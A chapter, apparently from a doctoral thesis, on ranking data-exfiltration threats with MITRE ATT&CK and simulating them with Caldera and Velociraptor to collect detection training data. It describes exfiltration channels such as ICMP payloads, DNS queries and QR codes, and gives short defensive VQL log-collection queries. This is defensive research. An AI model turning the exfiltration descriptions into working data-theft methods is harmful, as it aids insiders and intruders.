Finally, existing findings on dangerous groups from current reports and messages can be added to the search parameters. It is important to collect the most meaningful parameters possible with which the MITRE ATT&CK database is now searched. First, on the basis of these search parameters, the general guidelines and options for action to detect attempts at data extraction and to mitigate the risk of imminent data extraction are searched and the appropriate results are extracted. These data are already a first starting point for checking previous protective measures for their completeness, as well as supplementing the configurations, *e.g.*, these of the SIEM. Figure 5.2 is providing the concept of the extraction. The picture shows the interaction between the search parameters and the entries of the attack vectors following the semantics of the MITRE ATT&CK framework."

We thus use a well-known knowledge base for threat analyses in the cyber context. The curated knowledge of the cyber analysts is available in it and now serves us to identify actual threats to one's own organisation.




Figure 5.2: Approach to extract the most current threat [MB22d]

5.3 API driven access

The paper [MB22d, 10-12] shows now, how the information may be accessed. I continue quoting from Chapter 5:

"We next explain our automated access to the MITRE ATT&CK framework via open accessible APIs. We make use of the MITRE CTI library [MIT21a] for building a local instance of the object model of the MITRE ATT&CK framework filled with the previously extracted data. The targeted access to the object model takes place via a standardized interface, which is provided by the OASIS library STIX2 [Org20]. Finally, the so-called MITRE ATT&CK scripts [MIT21e] serve as a template and recommendation for the programmatic best-practice implementation pattern for querying and accessing. We use the Anaconda distribution [Ana21] to control the framework conditions of software development and to guarantee the requirements for a later software development life cycle. Finally, there are specialized Python libraries that offer methods to access the MITRE ATT&CK framework.

Listing 5.1: Assessing the data from the MITRE ATT&CK framework (snippet)

```
# import mitreattack-python
import mitreattack.attackToExel.attackToExcel as attackToExcel
import mitreattack.attackToExcel.stixToDf as stixToDf
# download and parse ATT\&CK STIX data from domain
# [enterprise-attack, mobile-attack, ics-attack]
attackdata=attackToExcel.get_stix_data(''enterprise-attack'')
```

Examples of this are the "pyattack" [Swi21] and "mitreattack-python" [MIT21h] libraries. A snippet of a sample script to assess the extracted data is shown in Listing 5.1. In this way, one receives programmatic access to the data, which subsequently can be analytically evaluated using the properties and functionality of the Pandas DataFrame. The algorithm may walk through the object model and relationships of the MITRE ATT&CK framework."

Access is via an open interface. The data can be read out. Access is ensured by the availability of corresponding software libraries. The potential for automation is already apparent.

5.4 Data analytics

First, we show how this information is now analysed. At this point, the interests and data in need of protection of one's own organisation must be overlaid with the threats. Our approach starts at the point where this data is at risk. This is where the threat is most significant. This is the highest priority. We continue quoting from our paper [MB22d, 10-12] from Chapter 5:

"We finally turn to the data analytics step and show different methods to analyze the database. The data is selected using timestamps and regular expressions, typically time frames and keywords relevant to detect data exfiltration of business assets to focus on a specific subset of the data. A sample snippet of the methods is shown in Listing 5.2. Periods of time or keywords may be adjusted, if necessary, to also take older entries or further data into account.

Listing 5.2: Creating subsets of the data by time and keywords

```
# searching for keywords
import re
keyword = ''[Ll]inux''
df = df[df[''platforms'']. str.contains(keyword,
case=True,regex=True)]
df.describe()
# setting time limit not older as 365 days
import datetime
now = datetime.datetime.now()
time_limit = now - datetime.timedelta(days=365)
print(time_limit.strftime(''time limit: %d. %b %Y''))
#slicing data with time limit
import pandas as pd
df[''timestamp''] = pd.to_datetime(df[''last modified''])
df = df[df[''timestamp''] > time_limit]
df.head()
```

It is useful to work with different variations at the beginning in order to get a better understanding of the meaningfulness of the data. Next the relationships in which the data are related to each other are used to extract relevant threats in all dimensions in a targeted manner. With respect to the Tactic we screen for *automatic exfiltration*.

Figure 5.3 visualizes the result of an interactive exploration of the data. In a later version of our implementation, this will happen automatically. As soon as a threat to a high-quality business object is discovered, the threat is precisely described with the software, group, techniques and mitigation. Next the most important business assets have to be considered. Our solution offers various starting points for this. The platforms on which the company's

critical business processes are operated can be entered for this purpose. Software products that are run in order to drive the critical business processes may be added. Here it is *e.g.*, possible to use an inventory list of the software used.




Figure 5.3: Exploiting the Object Model of the MITRE ATT&CK framework [Esr21]

These parameters are then mapped to the search vector, in order to trace the most serious threats from the mass of data. The more structured the search parameters are entered, the more stringently the targeted search can be carried out. The aim here is to find a good mix of degrees of freedom for the user when entering data and the precision of the search. In the course of the first iteration of our solution, the input was designed in the three categories *MY BUSINESS ASSETS*, *MY SYSTEM* and *SUSPECTED THREAT FOR ME*, whereby a list of keywords can be entered in each case. All configuration parameters are saved in a file and read from there. First, an attempt is made to find out to what extent key elements of the MY BUSINESS ASSETS are reflected in the descriptions of the technologies used and known groups.

For this purpose, the input parameters are compared with the data of the object model (Sub-) Techniques' - Description and Procedure Examples. Furthermore, the information of the object model on Group - Description and Associated Group Description is compared with the input values of the category SUSPECTED THREATS FOR ME. Finally, the input values of the category MY SYSTEM are examined, and an attempt is made to find out whether links to the information in the objects (Sub-) Technique - System Requirements, Procedure Examples and Software - Name, Description, Associated Software, Associated Software Description can be recognized.

The interactive dashboard clearly shows how the cyber threat to your company is taking shape in detail. It is now possible to deal with specific approaches and to take a closer look

at identified cyber-techniques and -tools. I would like to emphasise once again what we have achieved so far. We have succeeded in identifying the most dangerous attack vectors for our own organisation and studying them in detail. The cyber threat to the relevant data and business processes is taking shape. Threat recognised, threat averted!

It is clear that threat analysis is so far advanced that a structured data science approach can be used to find out which threats are the most serious for you. No one can ever ward off all threats. It is important to focus and identify the greatest threats to the value-adding core processes of your company. Once this has been achieved, our approach begins to simulate precisely these major hazards. Simulation before an attack takes place. Learning before damage occurs.Once this has been achieved, our approach begins to simulate precisely these major hazards. Simulation before an attack takes place. Learning before damage occurs."

One of the key findings of our investigations is that threat analysis can be further automated in the future. In the medium to long term, complete automation is certainly desirable in order to achieve reproducible and comparable results for repeated runs.

5.5 Design of Simulation Engine

The following passages are again taken from our publication [MB22d]. This has the advantage that most of our statements have already passed through the rigorous scrutiny of the scientific community.

We can now begin to investigate suitable methods to avert or mitigate these threats. Therefore, we plan the simulation. Below we describe the structure and properties of an engine that is able to carry out a corresponding simulation. All important factors have an impact and shape the properties. This was examined in the paper. I quote from it [MB22d, 13-15]:

"The simulation engine is the core of our solution. The strict focus on simulating data exfiltration techniques differentiates our solution from existing solutions such as SecuriCAD [CYB22]. Even the related MITRE Corporation project CALDERA[1], which was created to simulate the attack vectors, only offers a limited set of data exfiltration methods that our solution will complement. In addition, our solution offers an expandable framework to later adapt good approaches such as PyExfil[2] and continue them in an orderly software development process. In this way, our Simulation Engine complements existing solutions appropriately. It makes use of the information gathered through the automated CTI process as described in the previous section. Its high level software architecture is shown in Figure 5.4. The simulation engine is able to simulate many data exfiltration techniques, its design follows a modular structure to be easily extensible. Initially, the modules *Network*, *Communication* and *Physical* are planned. Based on GitHub projects [tis20] we assign known techniques for data exfiltration and double extortion to one of these three modules, one category of techniques per module. First examples of this assignment are shown in Table 5.1.

In principle, all protocols of the Open Source Interconnection [SB15] layers that are used to

[1] `https://caldera.mitre.org/`
[2] `https://github.com/ytisf/PyExfil`




Figure 5.4: High Level Software Architecture of the Simulation Engine [MB22d]

maintain an IT network are classified in the Network module. From the point of view of an internal perpetrator who intends to exfiltrate data, this offers the possibility of hiding the process, since these protocols are indispensably used in an IT network. The intent is that the data exfiltration between the normal maintenance protocols in the IT network is not noticeable. One example of this is the **Internet Control Message Protocol (ICMP)** [Pos81]. The ICMP is part of the **Internet Protocol (IP)**.

However, it is treated as an independent protocol that is used to transmit messages via IP. The main task of ICMP is the transmission of status information and error messages from the IP, Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) protocols. In order to exfiltrate data its payload is transmitted via valid ICMP packets as shown in

Table 5.1: Assignment of known data exfiltration techniques to our initial modules for simulation [Pau16]

Category	**Examples**
Network	DNS query, HTTP cookie, ICMP, NTP Body, BGP Open, HTTPS Replace Certificate, QUIC-No Certificate, Slack Exfiltration, POP 3 Authentication, FTP MKDIR, Source IP-based Exfiltration, HTTP Reponse, IMAP
Communication	NTP Request, DropBox LSP, DNS over TLS, ARP Broadcast, JetDirect, GQUIC-Google Quick UDP, MDNS Query, ALLJoyn, PacketSize, UDP-Source-Port, CertExchange, DNSQ
Physical	Audio, QR-Codes, WIFI-On Payload

Figure 5.5. This risk of data exfiltration is increased by the fact that proven and efficient technologies such as Scapy [BtSc21] are freely available to carry out this packet manipulation. There is nothing malicious about the structure of the packets. If the attacker observes other well-known properties of the protocol, such as that the payload is of the same size for request and response or that the ordinary size of the payload is not overstretched, then neither human nor security service can uncover reliably the process. The Communication module of the simulation engine in Figure 5.1 contains all procedures and also protocols that are used for communication or are necessary to maintain communication.

From the perspective of an attacker, he makes use of this communication in order to exfiltrate data as inconspicuously as possible: Known and existing communication is used for his illegal purposes and is therefore difficult to detect. The Physical module includes approaches for the physical transmission of data. For instance, a 2-dimensional bar code is a sample physical data exfiltration technique. These physical possibilities of data transmission even offer the possibility of transmitting sensitive data from segmented networks up to bridging an air gap. From the perspective of an attacker, extraordinary measures are needed to exfiltrate data in highly protected environments. The variety of methods for data exfiltration are seemingly limitless. Even cloud-based applications for data synchronization have already been observed in order to be able to export increased data volumes with high performance [San21, 21].

We next explain further components of our software architecture as illustrated in Figure 5.1 starting on the left and going to the right. The *Input* component receives the input values. Essentially, this is the test data of the business and the results of the automated CTI process. In addition, configuration parameters can be set for later runs of the simulation and for logging mechanisms. The input component records this data in a structured manner and carries out an initial check of the correctness of the input. The first parameters are transferred directly to the *Logging* component of our engine, which can start immediately. The further steps are recorded with a time stamp according to the configuration of detail and storage location. The *Configuration* component enhances the input results of the CTI (*e.g.*, partly free text serves as input) to derive formal configuration parameters in order to subsequently precisely align the simulation engine. The defined parameters support the decision which modules of the simulation engine are to be addressed (CTI Param). The values entered for the properties of the simulation environment, such as the number of runs, are structured in parameters for the simulation environment as such (Sim Param). If the simulation engine changes at a later date, this change can be reproduced with integrity at this point.

Finally, the test data is processed in a playbook. If, for example, it is data from a database, the necessary queries are entered so that the simulation engine will later carry out the process of collecting and packing the data before the actual extraction. This procedure is important in order to also simulate the phase before the actual extraction. Ideally, this playbook follows the emulation plan that was previously extracted using the CTI process. A workflow is also prepared for packing the data before sending it. The *Execution* component addresses the required modules and starts the simulation of the data exfiltration with the respective technology. Repetitions and variations are implemented and adjusted by the parameters (SIM Param). In the course of a run, a technique is selected from the correct module according to the parameters (CTI Param). The workflow is now started in order to send the test data - sometimes also divided into several parts or consistent in a database (Test




Figure 5.5: Exploiting the ICMP Echo Message for Data Exfiltration [Pos81]

Data Playbook) - with the selected technique. The workflow now controls the attempts to extract. At the same time, relevant metadata is reported to the *Logging* component.

The *Output* component actually sends the prepared data packages. The separation of the simulation and the output component prevents runtime dependencies. For example, it is possible to first collect the packages and then send them in parallel at high frequency or asynchronously. Different runtime behaviour of the data exfiltration techniques can also be simulated in this way. In addition, this component has the task of precisely synchronizing the logging and sending in terms of time. This creates correct log files with a high value for the subsequent evaluation of the run. The high-quality log file is the first part of the value adding result. The second part of the data collection is done through regular processes in the company. There is usually a data collection plan or alternatively an overview of the data sources observed. At least the configuration files of the Privileged Access Management System (PAMS), Security Incident and Event Management (SIEM), Intrusion Detection System (IDS) or logging / monitoring solutions help to identify this data. This results in training data, the fingerprint of a technique for data extraction on the production system is taken. With a corresponding number of repetitions, this potentially creates a representative and high-quality amount of training data that can be used later for machine learning algorithms, for example. Many other exfiltration methods must also be implemented by the simulation engine[3]. Ultimately, the techniques of the MITRE ATT&CK framework listed in Tactic "Exfiltration" offer a holistic starting point[4]."

Furthermore, an initial in vitro evaluation is carried out and the entire workflow is implemented [MB22d, 15-20].

5.6 Protoyping

I have carried out a prototype implementation in another scientific publication. This prototype is an important step in my work to demonstrate the feasibility of the process. The presentation of the prototype to a scientific community provoked different reactions. Some

[3] https://www.hiscox.co.uk/sites/uk/files/documents/2020-07/20816-Data-exflitration-guide-final.pdf
[4] https://attack.mitre.org/tactics/TA0010/




Figure 5.6: Simulating an attack vector with Caldera software framework [MB23b]

were enthusiastic about our approach. Critical voices warned that care should be taken to ensure that the procedure remains simple to implement and that high false-positive rates should be avoided at all costs. I quote the relevant chapter [MB23b, Chapter 5] to expose the progress:

"We use available frameworks. The Caldera framework[5] is used to simulate the attack vectors or selected parts of them. This framework conceptually maps the entire stock of Tactics of the MITRE ATT&CK framework. At the time of our work only the technical implementations of some Techniques are missing. Starting from a central administration, we deploy agents to the connected clients. The attack Techniques are later rolled out via these agents either to individual clients or simultaneously to all connected clients. Figure 5.6 shows the emulation of a so-called operation. Operations provide the functionality to configure and simulate attack vectors. At the same time, we roll out the Velociraptor[6] framework. Forensic associations to any data sources to be observed later on are developed and rolled out via the functionality of the framework. Figure 5.7 shows the roll out of a VQL statement to execute a YARA rule on the clients. VQL is the core capability of Velociraptor as a query language. Both frameworks interact with each other. We thus prove the feasibility of the concept as a prototype."

This is our chance to realise our approach with concrete implementations and thus prove its fundamental feasibility. Concrete steps help. The concept begins to come to life. Its feasibility is demonstrated step by step.

[5] https://caldera.mitre.org/
[6] https://docs.velociraptor.app/




Figure 5.7: Collecting digital forensics evidence with Velociraptor software [MB23b]

5.7 Samples for simulating

Again, we quote the relevant extracts from our publications on this approach. From our point of view, it is an enormous advantage that most of the steps of our work have already been discussed in the scientific community. There was a great deal of constructive criticism, which we were then able to incorporate into the improvement of our work. We quote from our paper [MB23b, Chapter 5]:

"This concept is de facto already being applied proportionately without being documented ex pressis verbis. On GitHub there are collections of event logs that were collected on a windows client. A Technique is carried out here that is identified in the MITRE ATT&CK framework and then data is obtained from the windows event log. In this way, the connection between the triggering Technique and the receiving data source, in this case the Windows Event Logs, becomes visible and comprehensible. Our simulation is also suitable for collecting this data and supplementing the GitHub repository. The Caldera framework initiates the execution of the ATT&CK Technique, and the Velociraptor framework grabs the Windows Event Logs. Both happen almost simultaneously, almost while the technique is being performed. Listing 5.3 shows a VQL statement that is deployed via the Velociraptor framework and executed simultaneously on all connected clients of the system to be protected.

Listing 5.3: Collecting Windows event logfiles

```
LET Files = SELECT * FROM
glob(globs="C:/Windows/System32/winevt/Logs/*")
WHERE NOT IsDir AND FullPath =~ ".evtx$"

SELECT * FROM foreach(
  row={ SELECT FullPath FROM Files},
  query={ SELECT System.TimeCreated.SystemTime,
           System.Channel, System.Execution.ProcessID,
```

```
        EventData.param3, Message FROM
        parse_evtx(filename=FullPath)}
)
```

The achievement of Mundt and Baier is to describe the process as a whole, instead of just looking at individual aspects, such as the Windows Event Log, detached from other sources [MB21]. Instead of a single Technique of the MITRE ATT&CK framework, we now simulate relevant parts of an attack vector. We consider the Tactics and their implementation with Techniques that contribute significantly to the preparation and implementation of data exfiltration.

For this prototypical proof, we configure the attack vector or parts of it manually. For this we use the navigator of the MITRE ATT&CK framework. We assume further on that in the course of the Cyber Threat Intelligence process it was determined that APT Sandworm Team is currently of particular threat importance. Using the ATT&CK Navigator, we select the group's known attack vector and mark the Techniques used in yellow. We look specifically at the Tactics (intermediate goals) that lead to data exfiltration. We mark the techniques used here in orange. Figure 5.8 is showing an extract of this procedure.

We now configure the Techniques marked in orange as an Operation in the Caldera framework and thus prepare the simulation. Finally, we figure out the data sources that are corresponding to the Techniques in the simulation and implement a VQL script or artefact in order to hunt each Technique. We begin digital forensics hunting with Velociraptor. Then we start the simulation. All the incoming data during the hunt is carefully collected. The data combination of MITRE ATT&CK Technique and Velociraptor's data collection is stored in a structured manner and is henceforth available as training data. This relationship is shown in the following tree structure.

+ Tactic: Discovery
    + Technique: File and Directory Discovery(T1083)[7]
        + Data Source: Command (DS0017)[8]
            + Data Component: Command Execution
        + Data Source: Process (DS0009)[9]
            + Data Component: OS API Execution
            + Data Component: Process Creation

Furthermore, a VQL script is shown on a selected example how to monitor process creation.

Listing 5.4: Collecting Windows event logfiles

```
SELECT * FROM MSFT_WmiProvider_ExecMethodAsyncEvent_Pre
        WHERE ObjectPath="Win32_Process" AND MethodName="Create"
```

[7] https://attack.mitre.org/techniques/T1083/
[8] https://attack.mitre.org/datasources/DS0017/
[9] https://attack.mitre.org/datasources/DS0009/




Figure 5.8: Extract of the enterprise IT attack Vector of APT Sandworm Team [MB23b]

Many artifacts are already available through the community. This article [Coh21b] shows the query in VQL for the detection of a Cobalt Strike[10] beacon. Cobalt Strike is very often used to implement the command and control infrastructure and thus is likely to be used by APT Sandworm to exfiltrate data."

Many more examples of the detection of attack techniques are shown in this further publication of mine [MB24]. They are further evidence that the process can be implemented using commercially available software tools.

In the next chapter I will address the question of what risks exist for critical infrastructures. First of all, it is important for me to show that the risks posed by cyber attackers can also be analyzed.

[10] `https://www.cobaltstrike.com/`

6 Implementation of risk analysis in the context of CRITIS

6.1 Introduction to critical infrastructures

